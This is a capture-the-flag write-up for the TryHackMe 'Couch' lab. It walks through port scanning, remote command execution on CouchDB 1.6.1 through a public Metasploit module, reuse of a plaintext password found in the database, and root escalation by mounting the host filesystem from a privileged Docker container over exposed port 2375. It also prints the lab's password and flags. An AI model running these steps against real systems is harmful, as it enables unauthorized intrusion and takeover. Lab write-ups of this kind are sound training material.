TL;DR
In this challenge we find the credentials of atena on the couchDB server, and use it to login as atena via ssh.
We move to root using open port 2375 that has docker daemon, which let us spawn privileged container and mount it to our filesystem.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 5984 with couchDB httpd server.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:9d:39:09:34:30:4b:3d:a7:1e:df:eb:a3:b0:e5:aa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDMXnGZUnLWqLZb8VQiVH0z85lV+G4KY5l5kKf1fS7YgSnfZ+k3CRjAZPuGceg5RQEUbOMCm+0u4SDyIEbwwAXGv0ORK4/VEIyJlZmtlqeyASwR8ML4yjdGqinqOUZ3jN/ZIg4veJ02nr86GZP+Nto0TZt7beaIxykMEZHTdo0CctdKLIet7PpvwG4F5Tn9MBoys9pUjfpcnwbf91Tv6i56Gipo07jKgb5vP8Nl1TXPjWB93WNW2vWEQ1J4tiyZlBeLOaNaEbxvNQFnKxjVYiiLCbcofwSdrwZ7/+sIy5BdiNW+k81rBN3OqaQNZ8urFaiXXf/ukRr/hhjY5a6m0MHn
|   256 a4:2e:ef:3a:84:5d:21:1b:b9:d4:26:13:a5:2d:df:19 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNTR07g3p8MfnQVnv8uqj8GGDH6VoSRzwRFflMbEf3WspsYyVipg6vtNQMaq5uNGUXF8ubpsnHeJA+T3RilTLXc=
|   256 e1:6d:4d:fd:c8:00:8e:86:c2:13:2d:c7:ad:85:13:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKLUyz2Tpwc5qPuFxV+HnGBeqLC6NWrmpmGmE0hk7Hlj
5984/tcp open  http    syn-ack ttl 62 CouchDB httpd 1.6.1 (Erlang OTP/18)
|_http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
|_http-favicon: Unknown favicon MD5: 2AB2AAE806E8393B70970B2EAACE82E0
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added couch.thm to my /etc/hosts.
Get shell using RCE on couchDB and move to atena using password found on the db
On port 5984 we can detect couchDB, I googled and found /_utils is the endpoint for admin
http://couch.thm:5984/_utils/


I googled for exploits and found this https://www.exploit-db.com/exploits/45019, which is basically the metasploit module linux/http/apache_couchdb_cmd_exec.
After setting the parameters, I got shell
I pasted the penelope payload for easier shell.

I grab the user flag:
couchdb@ubuntu:/home/atena$ cat user.txt
THM{1ns3cure_couchdb}
Also, the password of atena can be found on the couchdb, at http://couch.thm:5984/_utils/document.html?secret/a1320dd69fb4570d0a3d26df4e000be7.

Using the password t4qfzcc4qN## we can move to user atena

(We could have done that from the begin, using ssh to atena with the password we find)
Privilege Escalation to Root using create privileged container via docker daemon port 2375
I executed ss -tl to view opened ports, we can see port 2375

I searched google for this port:
Port 2375 is primarily known as the default, unencrypted TCP port for remote management of the Docker daemon
and more useful for us:
Security Risk: Exposing port 2375 openly to the internet is a critical security vulnerability, as attackers can gain full control (root access) over the Docker host.
Okay, I found this exploit https://www.exploit-db.com/exploits/42356.
Oh, that’s already found in the .bash_history, we just need to copy it.
atena@ubuntu:~$ tail .bash_history
apt-get remove redis
nano root.txt
exit
sudo deluser USERNAME sudo
sudo deluser atena sudo
exit
sudo -s
docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
uname -a
exit
So, let’s spawn privileges shell where the filesystem mounted to /mnt:
docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine

and the root flag
/ # cat /mnt/root/root.txt
THM{RCE_us1ng_Docker_API}